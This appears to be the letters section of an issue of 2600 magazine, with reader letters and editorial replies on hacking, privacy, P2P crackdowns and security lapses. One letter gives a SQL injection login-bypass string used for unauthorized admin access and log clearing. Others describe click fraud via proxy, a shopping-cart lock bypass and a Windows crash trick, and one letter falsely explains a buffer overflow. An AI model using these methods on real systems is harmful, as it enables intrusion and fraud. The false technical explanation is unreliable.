I recently had an experience that made me not lose complete faith in the public school system yet. I go to a public school in Massachusetts just outside of Boston. The computer security is standard, an easily crackable web filtering appliance that blocks "inappropriate" web sites. I found recently that they don't block 2600.com, which I was relatively shocked at. But that's not the reason I'm writing. I was in the school library recently with my World Geography class, researching for a Middle East project we were doing at the time. The teacher was wandering around generally monitoring his students' activities to make sure what they were doing was related to the project. He meandered over to a few students whom he had taught previously who were doing a project on the simplicity of finding sensitive data on a person on the Internet. He began to talk to them and I joined in on the conversation, being generally knowledgeable about social engineering. The teacher, much to my amazement, wasn't surprised I knew this much information about finding people's sensitive data. He was even enthusiastic! I lent him my copy of *The Art of Deception.* I really think that it's fantastic to have teachers that not only aren't against hacking activities, but even enthused by them. I must say, it was pretty refreshing to see.

Alex

Dear *2600:*

Actually there are a lot of peoples who r disturbing me. Now I guess I should be a hacker. Can u plz help me. I hope u will. I will wait for a better response.

Muhammad Adil

The response won't get much better than this. You don't become a hacker to even a score. You can become a hoodlum for that. But if you decide to deal with this intelligently, there are always creative ways of handling disturbing people. And if you truly want to be a hacker, then learn and experiment without any ulterior motives. You'll find a whole new world and the people bugging you won't matter as much.

Discoveries

Dear *2600:*

I stumbled upon this recently and thought someone might find it interesting. Go to http://mobile.msn.com/hm ➥/folder.aspx? - it should redirect you to http://login.pass ➥port.net/uilogin.srf?id=961 although you can't go to that address directly for some reason. Log in, and you'll be in your MSN Hotmail inbox, in glorious minimalistic, ad-free, image-free style. Enjoy!

Mr. Fairweather

Dear *2600:*

I was recently at a Wal-Mart in Mountain View, California and I noticed that they had gotten some shiny new carts for the customers to push around. On the left front wheel of all carts is a very boxy cover that none of the other three wheels has. On inspection of the new cart there is a notice that the cart won't go past the yellow line in the parking lot. I assume that this is an attempt to prevent theft of what I'm told are $2,000 dollar shopping carts (sounds a bit high, doesn't it). Anyway, out in the lot I played with a couple of the carts to try to determine how they knew they were crossing the yellow line and inspecting the method of preventing movement past (metal skid drops over left wheel). I found that the silly things work via a simple optical sensor tucked under the big wheel cover that I assume detects the color yellow and engages the metal plate to stop the cart from moving forward. Does this sound stupid to anyone? All you'd have to do to avoid the wheel lock engaging is trick the sensor into not seeing the yellow line with, say, a piece of tape or aluminum film or aluminum foil over the sensor or maneuver the cart around the line somehow? Just thought I'd mention this to everyone. I don't expect to ever try it as Wal-Mart does a very good job of protecting their assets and there is no shortage of outside cameras.

LabGeek

This might explain why people have been spotted carrying Wal-Mart grocery carts over their heads in the parking lots. If you really want to cause some mayhem, a nice yellow line painted right next to the store will certainly accomplish this.

Dear *2600:*

A few months ago my wife and I flew to Seattle and flew standby on an employee discounted family pass (my brother-in-law works for United). Coming home was hell and I was never able to get on a flight. I had to buy a full fare ticket to get home negating any discount I received going out. But getting back to the point, we were "selected" for screening on every flight we took. When we asked about it we were told it was because we were flying standby - one way. The point of this note is to tell you that I noticed that our tickets all had a row of S's on them. I'm fairly sure that is what indicated that we were selected for screening.

Mike

This is a fairly new policy from the airlines and one we can't quite understand. If you look at your boarding pass and see four S's, then you know you're going to be

"randomly" searched. If this is really a random search, why are they advertising it? If someone were really up to no good, what better way for them to back out safely and try another time? But more importantly, the way people are selected for these searches is moronic at best. People are targeted for the type of clothing they wear, their hairstyle, what kind of ticket they bought, or how they paid. Any terrorist is capable of easily modifying any of these "danger signs" which completely negates their validity.

Injustices

Dear *2600:*

I work for the postal service as a clerk. Recently a machine I am responsible for lost over $1,000.00 due to a price change on the machine I don't believe I made. A book of $7.40 stamps was changed to read 37 cents. Stamps and dollar coins were then cleaned out. I am trying to build my defense to keep from having to pay the money back. I believe there are probably handheld machines that can manipulate stamp vending machines without actually entering the machine physically. Am I right? Can you point me toward information about people who sell such machines? I swear I am not a postal inspector trying to find who broke into the machine. I am an average guy who faces the prospect of paying $1,000.00 back to the post office. I believe the post office already knows of such machines but won't admit they exist and prefer to blame the clerks.

Will

If we can get some more technical information about this machine, we're certain somebody will be able to come up with theoretical (and in all likelihood actual) methods of defeating its security. Is this a networked machine? Does it communicate using wireless technology? How are updates supposed to be made? This is a perfect example of why it's important to understand how the technology works so that this kind of unfair treatment of employees doesn't occur. It's quite possible that printing this information would result in some security issues. But those issues will still be there even if we don't print it and innocent people will be victimized because the facts aren't known.

Dear *2600:*

I have noticed that on one of the news channels they said that Congress was wanting to pass an anti-P2P bill. This freaked me out as well as caused an outrage in the community.

Just thought you should know.

Black_Angel

Even if they manage to pull it off, we'd like to know how they plan on keeping the rest of the world from trading files. It's an act of desperation and showmanship from people without a clue.

Dear *2600:*

In the next issue of *2600* could you please acknowledge the fact that all the great Bit Torrent sites have been shut down? Among the best were SuprNova.org and TorrentBits.org. For the most part, this was the MPAA's fault. They released a statement recently about sending cease and desist letters to all ISPs hosting Bit Torrent trackers. The MPAA also said they were working with law enforcement officials in the Netherlands to stop eDonkey servers and Bit Torrent sites there as well. I can't believe this ever could have happened. This is a very sad week in the world of P2P.

Tcc9mpl

Dear *2600:*

Why is it that evil can only be replaced by those more evil? Jack Valenti was bad enough but now Dan Glickman, the new MPAA head, wants to impose RIAA style subpoenas. The new Corporate America we see today is no longer based on what the general public wants, but rather what is in the interests of big business! The people who really run the country are the directors of national security, big tobacco, pharmaceutical companies, but most of all mass media! The mass media spreads its propaganda like it was true. Now the only place you can go for non American-biased news is the BBC or maybe PBS! If the MPAA and the RIAA can throw their weight around in the legislature and the courtroom, how is that different than Al Qaeda in Afghanistan? They are panicking because people have another choice rather than to pay outrageous fees for entertainment. Damned be the DMCA!

Monkey Minister

The whole corporate/media thing really isn't all that new. You shouldn't be surprised when these entities act like this. That's what they're there for. Instead, viable alternatives need to be encouraged wherever possible. You can't stop P2P technology nor prevent the spread of alternative media - unless people allow it to happen. Also, comparing the MPAA/RIAA to Al Qaeda probably won't wind up being the most convincing method of getting people to see the wisdom of your opinion.

Dear *2600:*

So I was surfing the company intranet between one of many boring training "programs" (read: busywork) at Qwest, and I found a system I had never seen. Being that I'm a curious person, I decided to explore this new system. When confronted with a web-based login prompt, I always have a habit of employing a simple SQL inject in the user/pass fields, which is simply ' OR " = ' in both fields. On a weak system, this will merely confirm that " does equal ", or nil equals nil, and let you in. Lo and behold, the system let me in. Not only did I get in, but because the system didn't have a user when I logged in, it gave me the first one out of the database, an admin's username. This gave me full access to the system.

Being the explorer that I am, at this point I poked around the system and found that I could do some major damage. The system I had found essentially allows or limits each Qwest store, kiosk, and otherwise approved Qwest vendor to order stock from our warehouse, or establish new telephone numbers, or - and this is the most comedic one - establish a System Message of the Hour, which is a simple broadcast to everyone in Qwest about something. Usually it's used for tech updates, like "SYSTEM 208-BOISE is down for maintenance" or things of that nature. Resisting the urge to supplant something confusing and/or utterly anarchistic, I cleared the access logs (yes, I could do that too) and logged out.

Now, I liked my job, so I figured I'd talk to my superior and see what policy was for reporting found exploits. Said superior inquired for me and asked me for a detailed writeup of said system exploit and a threat assessment. So I did. I certainly wasn't up for some script kiddie with a little bit of web hacking knowledge stepping in and wreaking havoc in the place I worked.

I got into work the next day and my superior corralled me into his office and handed me some idiotic news. He probed without letting anyone know who specifically had found an exploit. Turns out Qwest policy is to immedi-

ately terminate anyone who finds a system exploit and file charges against them.

Now I understand the need to keep people from abusing their proprietary systems and I understand terminating people for damaging corporate property. But really, it's stupid to refuse free help. Especially if you're a company as messed up as Qwest. Aside from the moral dilemma of forcing them to fix the exploit by damaging the system or not, I'm paranoid that they may go on a witch hunt. Lots of us here read *2600.* I make a special trip to the next state over to purchase the magazine. Thought maybe you, of all people, would appreciate this tale.

Anyway, thanks, keep it real, etc.

Citron

If anyone is faced with similar stupidity, rest assured that you can always send us the details. When it becomes clear that such shortsighted policies are resulting in more bad publicity, perhaps they will be changed.

Dear *2600:*

It finally happened to me! I got reprimanded and sent home five hours early today.

I noted a dysfunction of a piece of critical software, security related. It was supposed to be "bulletproof." Too bad it was full of holes. I made the mistake of reporting it three days ago along with some other major issues I discovered!

I have been going beyond what the client wants and now it is my issue. They repaired the software and sat me down in front of it. I perceived it was on the developmental server and not the production server. A controlled environment vs. the open user access server.

My boss wimped as usual and he told me if I exhibited too much knowledge, the client's security force would accuse me of hacking their servers. I had to play dumb. When I could not get the database to overwrite an existing entry, I said, "Wow I am really messed up! I have made a big error here and I am real sorry to cause you any trouble." The client's security/software writer had been running the stuff for years and losing data the whole time. I was set up *and* made the fool and got docked five hours pay for finding their screw-ups!

Welcome to "Truth and Consequences!"

waterboy382

Dear *2600:*

After seeing *Freedom Downtime,* I was reminded about the law that states "knowingly and with intent to defraud uses, produces, traffics in, has control or custody of, or possesses... hardware or software used for altering or modifying telecommunications instruments to obtain unauthorized access to telecommunications services." Why then don't they close every Radio Shack across the nation? This is like arresting the drug users but giving business loans to the dealers. What ever happened to the time when a person would build a neat device, patent it, and then sell it? Now it's illegal to develop better technology unless you're a large corporation who happens to give money to the government. Well, I'm done ranting and raving for now.

Oz1980

Dear *2600:*

I felt you should be informed about what is happening here at the Colorado Department of Corrections. I have been a long time reader of your magazine and decided to start subscribing back in 2000. You have always provided interesting information and commentary.

As a hacker, I believe as many do that information should be free, and that there is no such thing as good information and evil information. People make their own choice on how they use information. Nonetheless I'm faced with a wall of ignorance. I have worked as a computer technician, programmer, and network administrator here at the prison for many years. With this job come many responsibilities, not all of which are technical. My job provides me with many opportunities and benefits that I would not want to have taken way from me. This being the case I have to keep myself out of trouble and keep a low profile.

When the fall issue came out in November I was taken by surprise. Instead of getting the issue I got a contraband slip! The issue was then sent to the reading committee. I don't have to tell you how pissed I was. As usual I kept my mouth shut and put my mind in gear. I took the wait and see approach to see what would happen. A few weeks went by and I got my answer. *No way!* Now I got to thinking. I could start filing grievances and start a lawsuit, at the same time putting myself on Front Street with a big sign saying, "I'm a Hacker," "I'm a Cyber Criminal," "I'm a Terrorist." Or I can keep quiet and not put my job and what little freedom I have left in jeopardy. I want to fight this ignorance and injustice. But the thing is I can yell at the top of my lungs and demand my right to read whatever I want, but I can also be easily dismissed and locked up and lose the one thing that has made my life in here bearable. Because I'm a prisoner, I'm no longer an American deserving of the rights most Americans take for granted.

I know that the DOC is supposed to inform the publisher of its decision to censor your magazine. I'm betting they haven't and this is the first you've heard of it?

I would really be fascinated in hearing your position is on this matter.

Zucchini

It's a bit of a "Catch 22" for us since the more we talk about this, the more prisons reject our publication. But as it's clearly an issue for a number of people, the facts deserve to be spread.

We did receive a rejection notice from your institution along with a number of others. The official reason given was "entire publication depicts illegal activities contrary to security interests of the facility." (Substitute the word "country" for "facility" and you may be looking at the future.)

Some of the more specific descriptions include the following: "Contains threats or plans of criminal activity; Violates or concerns plans for activities in violation of the Code of Penal Discipline; Is in code and/or not understood by the reader; Contains information that constitutes a potential danger to a human being or threat to the security and order of the facility. This includes gang related activity, gang signs, or gang related activity; Contains material that could create racial tension within the facility."

We've been accused of lots of things over the years but some of these are new even for us. It's not surprising that they think we're talking in code; some of our concepts of free thought would certainly appear alien to prison guards.

In the end there isn't much we can do other than publicize their actions. American prisons are horrible places to be stuck in and the authorities there are able to get

away with a huge amount of rights abuses. We wish you luck even though you most likely won't be allowed to read these words.

Observations

Dear *2600:*

OK, you're creeping me out with the subliminal cover art. At first I had thought I was hallucinating due to working too many hours for the man when I saw the word Honor on the cover of 21:1. It was laying on my desk and the soul sucking fluorescent bulbs crossed it just right. So I scampered back to my local B&N's to check the other covers, yet they were sold out. So now when I picked up 21:2 and the word Obey appears I feel slightly better that all the covers have it on them. Only now I'm concerned that something is happening to my beloved *2600.* Then I realize that the Guinness and the 7-11 burrito at 4 am are making me paranoid and you freaks are just doing it to see if people are paying attention. Or are you?

Need sleep or more Guinness.

Narcess

Given the right tools, there's no end to what you can see.

Dear *2600:*

I just finished watching your movie *Hackers* and was compelled to write about its greatness. Too often in the commercial media do hackers get a misleading or outright fictional portrayal. Thank you for setting the record straight on the crimes committed against Zero Cool and his associates. Not since the movie *Masterminds* has such an accurate depiction of real hacker culture and ethics been available to the mainstream public. Hopefully people will start to realize that disk swapping is not just inserting disk 7 of 9, but actually an exchange of partially copied garbage files in steamy alleys by skateboard. No longer will the general public stereotype us hackers as pocket protector wearing geeks, but recognize us for the high fashion phreaks we truly are! The only complaint I have is that you reveled the solution to defeat one of our best viruses: the cookie monster. Anyhow, keep up the good work, and if you ever make a sequel try to get Matthew Bright write the script.

Hack the Planet.

Dr. Ultra Doom Laser

We sense a warehouse of sarcasm here. Regardless, you ought to be talking to Hollywood, not us.

Dear *2600:*

Cough. https://64.80.17.45/. Some may know - some may not.

.:LOGIX:.

Dear *2600:*

Thanks to of all places Barnes and Noble I can get a copy of *2600* locally. I always love reading about little tidbits of unsolved mysteries about companies and some type of exploit that they offer us by accident. In Northern California there is a cell phone company that charges by the month a flat fee of $35 a month to call around your local calling area. It's $48.99 a month to get all the bells and whistles: voicemail, three-way calling, unlimited nationwide calling, etc. They offer no credit checks, contracts, etc. I believed they piggyback off of Sprint. I've had their service for a year now and while most people say it sucks, it's not bad to never have any overage charges and the service is actually pretty good. They are called MetroPCS (http://www.metropcs.com). Metro also has services in Florida and Georgia.

The only thing is it will ask for your credit card, or you can prepay if you're roaming or want to call Hawaii, Alaska, or out of the country. I have two accounts with Metro, one with a Kyocera KX433. It seems to be a good entry level phone, gets great reception, etc. I also have the famous Kyocera Slider (SE47). This is a really high tech phone. It has lots of great features and lots of people are pretty intrigued when I slide it out. I'd recommend this phone any day.

Now here is where it gets very interesting. Occasionally I would be trying to dial someone and it wouldn't quite go through. To my surprise I'd get a dial tone. Now wait a minute! What the heck is a dial tone doing on a cell phone? Well, somehow their service has a glitch and you can drop to dial tone. Now I know I don't have much time until I get the recorded operator on the other end telling me to hang up and try again, so I would try to dial out, but since I'm on a digital phone it doesn't work. When you're on dial tone, the phone company listens for certain tones (DTMF) to tell it where to dial. Digital cell phones just don't send out the right sounds. If I only I could find my old Radio Shack phone dialer.

So I finally decided to sit down and see how I can get this dial tone. All the times I got it, it was by accident. Today I had called a business and gotten an answering machine. When I hung up, I got dial tone. So I decided to call my house and let the machine get it. Kept hanging up. Nothing. Now I tried something different. I called my house and when the answering machine came on, I hit the talk button repeatedly. To my surprise, I got a dial tone. I can get it every time.

I just thought I'd write in and give fellow readers like myself something cool to read about. Now if someone is brave enough to take this article to the next level I'd love to read about that.

Ryan

That next level may very well be the realization that many phones return a fake dial tone when initiating a three-way call which in most cases is done by hitting the talk button while connected to the first call. What doesn't make sense in this scenario is why you couldn't dial out.

Dear *2600:*

I know that people have been trying for a long time to put a name to malicious computer users. Many names have been used for these people... hackers, crackers, etc. I am sick of this. There is only one name for malicious users: Criminals. Hackers are not good people, hackers are not bad people. The fact is hackers are people. People need to stop trying to label every malicious person out there with one title and label them by the crime. Keep up the good work.

CSIN

It's a bit of a generalization to assume that everyone who does something malicious is a "criminal." For instance, we consider the demonizing of hackers to be a malicious act. But we don't label the people who do this as criminals. We label them as dimwits.

Dear *2600:*

For those of you who have been blessed to get the new T-Mobile Sidekick II, there seems to be an interesting Easter Egg that I found. For those of you who don't know what an Easter Egg is, it is a hidden message, pic-

ture, and/or feature embedded in some type of media (books, videos, music, software, etc.)

The Sidekick II comes with something called the "download zone." It is here where users can download applications and ring tones for free or for a one time cost. If you go to the download zone and view all the applications offered to download, you will notice that you can download a calculator for free. After you download the calculator your handheld will disconnect itself and reboot allowing the calculator to install itself.

Here is where the Easter Egg lies. When you scroll through your handheld's current software, each is represented by an icon and a bigger icon to the left in the GUI. When you look at the bigger icon to the left, you'll notice that on the calculator's display the image reads "31337" (old school haxor spelling of "elite"). You can type 31337 in the Google search engine and find various archives dedicated to explaining the hacker talk phenomenon. Coincidence? I don't think so.

TOneZ2600

Dear *2600:*

Started using Google Adsense several months ago. Here's something that all webheads should know - lawyers like to get clients, especially on cases where they know that their odds of winning are very good. For that reason alone, lawyers *really* spend a *lot* on Google Adsense words like asbestos, cancer, or mesothelioma, etc.

Mesothelioma pays out big - we're talking like 20 clicks can get you near one hundred dollars! Here's another neat thing to know: if you sign up with the Google search thing via Adsense and put the search on your site, you can search for those high paying words and click on the first Google ads that come up on the search and then you can pull up the keywords that you want to when you want, not having to wait for the ads to rotate up to your site for clicking. If you are using a proxy server to do all of that, it's possible that it may be a little harder for them to follow your IP address back to you!

Please note that some folks overdo this or do it stupidly and get their account shut down, but if you are careful, you can succeed at this pretty profitably for the long term. Never thought that lawyers would be filling your pockets with cash for free did ya?

jeff affiliate

And somehow we still don't.

Dear *2600:*

In 21:3 a.texas tells about how he was able to board a plane with a Photoshopped high school ID and passport. Recently, I went to a wedding in a different state but I had no type of ID. I called the airlines and asked them about it and they told me all I had to say was "I'm under 18" to get past all the ID checks. I asked them what if I look over 18, and they said it doesn't matter. Sure enough, I got onto three different planes without any ID at all. If they upped the security after 9/11, I would hate to see what it was before.

Freakker

You're assuming that presenting an ID somehow makes things more secure. It really is a trivial hurdle for a determined person to get past and it often winds up causing innocent people to be scrutinized unnecessarily.

Dear *2600:*

My old First Savings Bank was bought by Provident Bank earlier this year, and with that comes all of the normal changes you'd expect, including a new bank by phone password, and a new online banking account number and pass.

I needed to pay some bills online today, but was unable to authenticate to the online account (they recommend Netscape or IE because of the superior security!). Anyway, I called their toll free number listed (800-448-7768), entered my Social Security Number, chose the online banking option, and then spoke to the first person to answer and explained my issue. The level of authentication verification was astonishing. After the person listened to my problem and even took the time to check and tell me my account was *not* locked out, she promptly conferenced me into an automated attendant who asked me to enter my SSN and immediately prompted me to change my PIN. Wow, that was easy. I don't suppose all of the implications are obvious, but that very same PIN allows me full access to the online account since the SSN is the account number to login! As well, that gives full access to the bank by phone system, etc.

While I don't advocate subversive activities, I'm appalled by the lack of further security identification required to access my account (they never even asked me my name) and felt obligated to expose this so called Secure Online Banking Institution. I mean, how hard is it to get someone's name and an SSN after all? In today's day and age of identity theft, it's hard to believe just how simple it really is. What a joke.

Hoser

Dear *2600:*

As a web developer, I spend a lot of time dealing with credit card safety. It's very frustrating to me to see how cavalierly sensitive data gets treated by low-grade employees. One of our client's employees emailed us an Excel spreadsheet of conference attendees so we could make name tags. Not only did the file contain credit card numbers, but Social Security Numbers, the billing address, and credit card expiration date. It's a good reminder of how the weakest link in security is always the human element.

Josh

Dear *2600:*

I was pulled over today by a Westminster, Colorado police officer for expired plates. I had no idea my plates were expired nor did I see a renew card come in the mail as they usually do. But I had no problem with the officer giving me the ticket. It was my responsibility to make sure the plates are legal and that I had paid my renewal fee. After the officer had written the ticket and was explaining my infraction, he asked me for my employer name, employer phone number, occupation, and my Social Security Number. I was fine giving out my employment information, but I really don't like giving out my SSN to anyone that doesn't need it. I asked him if it was a required piece of information to process a small fine. He said that it was needed by the court system to identify me. I thought this was kind of weird because he had my license plate number and he had my driver's license number, but for some reason he needed my SSN. I told him (in a polite and respectful tone) I was not comfortable with him taking my SSN, and that the information he had was more then enough to identify me. He said I didn't have a choice. I don't think I should have to give out that kind of information to anyone to write down, especially when it's

readily available through the Department of Motor Vehicles. I guess I don't have a choice.

OveRHaulT
Arvada, CO

Of course you have a choice. You are not required to carry a Social Security card. And, last we checked, it wasn't a crime to forget your Social Security Number. The rest you can work out.

Dear *2600:*

Something very scary happened at my place of business today. I work at a small computer store in Tampa. Nothing big, just a small mom and pop place that fixes Macs and PCs. Someone came in and introduced himself as a senior computer analyst who works for the Department of Homeland Security. He said that our company was in a unique position to see "sensitive " data on people's computers and wanted to know if we had seen anything unusual lately. When we tried to probe the matter further as to what would be "anything unusual" he avoided the question totally - but it was pretty obvious as to what he meant or at least what I thought he meant: anything written in Arabic or something to do with bombs or terrorism. The scary thing is the agent said if we ever came across something that we thought they should have a better look at, they could have someone over to our store within 20 minutes to clone the drive and bring it back to their labs for further investigation *with no warrants!* It seemed like I was the only one this scared the hell out of. We have government agents wanting to look at people's hard drives and when I told others about this they just brushed it off and said that this is the world we are living in today and called me crazy for thinking twice about it. I do not care what I find on someone's computer when I am trying to fix it - it is none of my business and it should be none of the government's business either. Sad that this is the beginning of the end of privacy.

00

We're well beyond the beginning. If we're ever to start moving in the other direction, we'll need lots more people like you watching out for and reporting any abuses like this. Be sure to get as much information from these people as you possibly can before making it clear that you have no intention of cooperating with them. And then be sure and report this "suspicious activity" to anyone who will listen.

Dear *2600:*

Project Gutenberg has a bunch of digital books (and some other stuff like audio offerings) offered for folks just like us. One of my favorites is *Terminal Compromise* which is available at http://www.gutenberg.org/etext/79. However, after a quick glance, I noticed that it was the 79th text ever added to the database if they log them chronologically by the last characters of their URLs. I entered 2600 out of curiosity and lo and behold... *War and Peace.* Cool. Somewhat irrelevant, but cool.

Dufu

Dear *2600:*

Every time I walk into a chain bookstore in a mall or (rarely) a main street, and see a copy of *2600,* my pulse quickens. I can't help but look around and see if anyone is watching and I feel like saying to everyone in the store: "Do you see that? Isn't that incredible?"

I first learned about *2600* five or six years back when I was trying to learn about how locks work, but I guess I've always been a proto-hacker. Do you remember that scene in *Three Days of the Condor* where Redford taps a phone? I saw that when I was six and was completely obsessed.

My problem is that I'm not much of a techie by ability and temperament. I love reading *2600* and find all the articles interesting, although I can't understand more than 5-10 percent of the technical information. So I'm a little more interested in articles on social engineering. Following from this, I have two suggestions. First, maybe you could have a dedicated social engineering column every issue or a multi-part series. Second, you could make a subject index so that one could search for all articles on this or other topics.

An example of the kind of article I'm talking about: the military trains its human intelligence collectors to use standard interrogation approaches. Essentially they are programs that say: given a subject who has information that may have value but who doesn't want to communicate it, what is the fastest and most efficient way to probe the subject's defenses, select methods to defeat them, collect the information once they have been defeated, make sense of the information, and pass it along? I'm interested if anyone has identified analogous problems and devised standard approaches to deal with them.

Thanks. Keep challenging people to think.

Anon

Social engineering as a method of torture? How intriguing. But our military probably perfected it decades ago.

Dear *2600:*

So I got my first issue of *2600* about a week ago. As I was reading the story "Decoding Blockbuster" by SDMX on page 43 (21:3), I could not help but stumble upon a secret message hidden in the article. That's right, a secret message. On the bottom left of page 43 above the "Write for 2600" box and below the text "...quick cut and paste...", I read the text "there is nothing in this box" printed in small, light gray letters. I immediately began to wonder. What box? Why is there nothing in this box which I am unable to locate? Perhaps somebody forgot to place the necessary contents in the box?

Seeing as I am rather unfamiliar with the particular details of your publication, I realize that I may be sadly mistaken. Perhaps this is something that you hide in every issue or a simple (yet strange) mistake on the part of the publishers. On the other hand, could it truly be a secret message and I may have won a prize (new CPU maybe)? In either case, I couldn't help but write you this letter.

Shellcode

It's quite a bit of a waste to spend this much time talking about nothing inside a box that doesn't exist.

Dear *2600:*

I'm not exactly positive on what other computers this hack works on, but it's a cool thing to play around with. All it does is completely crash your computer. To do this simply go to "Run" and type in "/con/con". Hit enter and then watch as your sad, suck ass computer dies (crashes) from typing /con/con. I would like to say that if this happens to your computer your computer sucks. I would suggest getting a new computer that does not crash when it simply tries to find a file called /con/con.

William

This is actually quite old. Any permutation of certain DOS device names in the format "device\device" will

crash a lot of Windows machines. You can also have fun with other device names like "nul", "clock$", and "aux". There are patches that fix this incidentally.

Dear *2600:*

I am employed by a market research firm in New York City. My job consists of doing market research interviews via telephone and entering the data on a terminal of a Novell Netware network. I would like to share with you an experience I had with a remote buffer overflow back on the Novell Netware network using a DOS command. Buffer overflows occur when programs do not adequately check input for appropriate length. Thus, any unexpected input "overflows" onto another portion of the CPU execution stack. Buffer overflows can be roughly segregated into two classes: remote and local. Local overflows require console access to exploit and are typically only available to interactively logged-on users. Remote buffer overflows are much more dangerous; these can be exploited with zero privilege on the target system from any node on the network. Exploitation of a remote buffer overflow will typically detonate a "payload" - the code forced into the CPU's execution pipeline. I did the hack by exploiting an inherent flaw in the Novell Netware architecture that can be exploited remotely to gain access. While the network system administrator and my coworkers were not looking, I sat down at an unused terminal on the network. The terminal was in the default setting since the system administrator had not loaded a job for us to work on. The default setting is the C> prompt. At the C> prompt, I typed in the DOS command DEBUG. At the DEBUG prompt, which is a hyphen, I typed the DEBUG switch r. The r switch loads the memory stacks and stack return addresses into the CPU's memory buffer. These addresses were the payload which forced the overflow of the CPU's execution pipeline. As long as the payload was in effect, the system administrator could not load any programs into the network for us to work on. Best of all, neither my boss nor the system administrator could figure out who did the hack or why. Nothing beats hacking and getting off scot-free!

Brain Waste

Well, we now know who but we still don't know why.

Dear *2600:*

eBay fraud has been a growing concern in the news and I would guess that a majority of the people who read *2600* have been involved with eBay in some way, either buying or selling. Most people think that it will not happen to them but it is very likely that you or someone you know will lose money to auction fraud. You do not have to be stupid to be scammed by an online auction.

eBay is the largest online auction site with over 85 percent of the market and over $10 billion in sales each year. They claim that fraud isn't a big deal and only .01 percent of their $10 billion in sales accounts for fraud, but this is all that eBay itself has actually confirmed. The FTC reported 80,000 complaints of fraud in 2003 with an average loss of $320 per item. When an eBay user reports fraud, one of three things happens: eBay deletes the account, eBay suspends the account, or they do nothing.

eBay has taken a few steps to minimize fraud on their website but I believe that they haven't done enough. eBay created Square Trade Center, which brings the buyer and seller together to dispute a problem. But unless the seller responds the buyer is screwed. Recently eBay and PayPal have both taken steps to give a sense of security to their users with buyer protection. On eBay buyer protection covers up to $200, minus a $25 deductible but only to users with good feedback. On PayPal the new program covers a buyer up to $1000 but only protects those who buy from a verified PayPal seller.

Using government agencies is a choice we have but they would be slow, costly, and inefficient since tracking deadbeat sellers outside of the U.S. would be next to impossible. There is a company called buySAFE, which covers up to $10,000 but they have yet to reimburse any buyers. The problem with buySAFE is that they only cover sellers if they sell over $1000 a month and have a 100 feedback rating on eBay. These are not likely to be the same people that are creating fraudulent auctions on eBay. I believe that the next step is for eBay or an outsider to create an escrow service that does not charge $22 per item. If someone came up with a plan for an escrow service that charges less than $10 per item, I believe the amount of people who would use such a service would increase greatly.

Everyone is at risk of fraud on eBay and even though there is no way to stop fraud there are ways to minimize it. I believe that eBay is not doing enough to minimize this problem but someone needs to step in before the government. With the help of the right computer savvy individuals I believe this auction fraud problem could be minimized.

Chris C.

Visibility

Dear *2600:*

Just thought you guys might like to know about Tower Records in Dublin and *2600.* They display it on its own shelf (quite proudly too) above all other magazines for all to see. They don't hide them on the back shelf behind all the taller magazines like the shops I've seen in Philly, New York, and Boston.

Also, from reading your back issues I've noticed in the letters section that some people have become paranoid when their purchase won't scan at the store they're buying it in. This is simply because there is a break in the barcode at the bottom. If it doesn't run in a straight line like most other barcodes, it may cause some difficulty and the code might have to be punched in manually.

So rest easy my paranoid friends, it's not The Man. Keep up the good work fellas!

niknak
Galway, IE

Actually there is reason to be concerned. There are certain chains that have tried to implement a "shrink" policy which basically penalizes the magazine publishers if copies of their issues leave the store without being logged in the cash registers. This is designed to fight shoplifting but it seems really unfair to hold the publishers accountable for this. More importantly, it opens the door to all kinds of abuses. If there was a problem with the scanners or if someone inside the store obscured the barcode or simply entered it incorrectly, the unaccounted for issues would be treated as if they were shoplifted and the publisher would be expected to pay. So far we've been able to fight this policy when it shows up. It's a disturbing trend, however.

Dear *2600*:

Just wanted to know why *2600* is not available in Canada anymore? I used to buy it at Chapters.

chris

It certainly should be available there as well as in a number of other stores throughout Canada. We'll look into this.

Dear *2600*:

I've been buying your magazine since 2000 in Puerto Rico at Borders. For a year now, I've been having problems finding your magazine since I've seen they put it in a way that can't be seen from the customers on the shelves. But at least I've been able to find it. For the last three months I've not been able to find your magazine at all. Is there a reason for that? Is Borders still carrying your magazine?

Ruth

It's a little unsettling that we're getting more letters like this in recent months. We're not aware of any changes in the various chains that carry us but we'll keep an eye on this. There's no question that there are many who would like to keep us off the shelves. Our readers and their attentiveness are the best defense we could hope for.

Dear *2600*:

Like many, I have to say thanks for publishing such a great magazine. I read a lot in the letters, however, of bookstore hassles when trying to purchase your mag. I'd just like to say I've worked for both big companies for around seven years combined and have always made sure *2600* was available on the shelf. These stores want to make money. Hiding a high-selling product isn't in their interest. Granted, I've noticed customers trying to cover the display, but I can say even that's a rarity at the stores I've worked at. I anxiously await the next issue myself and have met many fellow readers who seem surprised at first that I either know of the magazine or aren't out to "get them" or record their purchasing habits. Common interest is a great start towards friendship. I thought it would be nice for your readers to know there *are* like-minded people working for these companies. Keep up the great work.

bookdrone

Thanks for looking out for us.

Additional Info

Dear *2600*:

Regarding the Consumer Spookware vs. Your Castle article in 21:2, there is another way into a house the author didn't mention. Some houses have mail slots. I work for the postal service, so I've seen many different types. The only mail slots that would allow access to the inside of a house would be located only a couple of feet high and about two inches tall by one foot wide. They're usually located on or near the front door or on the garage door. Sometimes they can be difficult to spot if they're painted the same color as the house. Disclaimer: Do not tamper with U.S. mail receptacles that are not on your house or business.

Jon

Dear *2600*:

Re letters in 21:2 regarding destroying CDs - there are easier ways.

1. Sixty seconds on a gas stove with high flame - first the plastic bubbles, then the disc warps, then the foil layer (if it exists) crinkles. You're now halfway done. Wait for as long as it took to get this far. You want black smoke (don't breathe it) and you want the whole disc to fold up into a little ball. An electric stove works as well but takes longer to warm up and you have to scrape the goo off the burner afterwards.

2. Break it into five or six pieces then drop them in a blender or tabletop coffee mill. Convert to grain-of-sand size or smaller. (Takes patience and is godawful noisy, but most any urban dweller who doesn't own tools probably has one of these appliances.)

3. Hold the disc with pliers and push the whole thing into a belt sander or a sanding disc in an electric drill, or something similar (a Skilsaw works too though is rather less safe) again, until the entire disc is powder.

4. Probably easiest - using a big heavy implement (I use a carving knife), scrape all the shiny foil stuff off the top. Once that's off, the plastic will have a rainbow sort of appearance. Keep scraping (put your back into it) until all the rainbow stuff (and about a third of the plastic) is in little powdery bits. Break the remainder into small pieces.

5. Sandpaper works if you use 20 to 60 grit, not really fine stuff. Again, keep at it until a good amount of plastic (not just the foil) is gone from both top and bottom. Then break what's left into pieces.

And don't forget to wipe the hard disk of the computer you burned the CD on in the first place. (This is much harder than destroying CD's - the only completely effective way is to dismantle the hard disk, then sand the magnetic material off the platters. The military uses something that shreds the entire hard disk, but most of us don't own anything that'll do the job.)

brarsh

